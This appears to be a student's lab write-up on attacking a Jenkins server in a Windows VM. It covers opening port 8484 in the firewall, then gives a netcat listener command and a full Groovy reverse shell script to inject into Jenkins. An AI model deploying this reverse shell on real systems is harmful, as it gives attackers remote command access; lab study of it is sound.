


Figure 7. I clicked through the rest of the windows to finish setting up the new rule and as you can see above at the very top of the screen how it is stitched in with the other Inbound Rules. After confirming that the new rule was added I restarted the Windows VM so the rule would take effect. Shown in Figure 8, port 8484 is finally opened!




Figure 8…




Figure 9. However, Demo Syndrome crept up into my computer and caused the port to close again. More specifically, it was extremely late in the night, or early in the morning (however you want to look at it), so when I got the port to finally open up I called it a success and went to get some shuteye.

Upon retuning to my systems, I had everything up and running, connected, ready to attack the port, but when I attempted to discover the port, you guessed it. Yet again, the port refuses to show itself. So, I quite literally ran through the entire troubleshooting process again and ran into a roadblock.




Figure 10. I redownloaded the machine again and set it to the original NAT network at first. Nothing worked so I went to the new NAT network I had set up while in the troubleshooting process as shown in Figure 11. I got exactly the same result.




Figure 11…

CONTINUE;

UNDERSTANDING:

From the reading on the Learn Platform, I see that Jenkins is the service running. With a few google searches I found out that the language was Groovy/Java. And since We want a reverse shell to connect back to a listener "nc -nvlp 8484". Below is the script that I found as well as the location URL. This URL is to be injected into the site at http://[*target* *IP*]:8484/

URL - Pure Groovy/Java Reverse Shell · GitHub

```
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed())
{
        while(pi.available()>0)
                so.write(pi.read());
        while(pe.available()>0)
                so.write(pe.read());
        while(si.available()>0)
                po.write(si.read());
                so.flush();
                po.flush();
                Thread.sleep(50);
        try
        {
                p.exitValue();
                break;
        }
        catch (Exception e){
        }
        };
p.destroy();
s.close();
```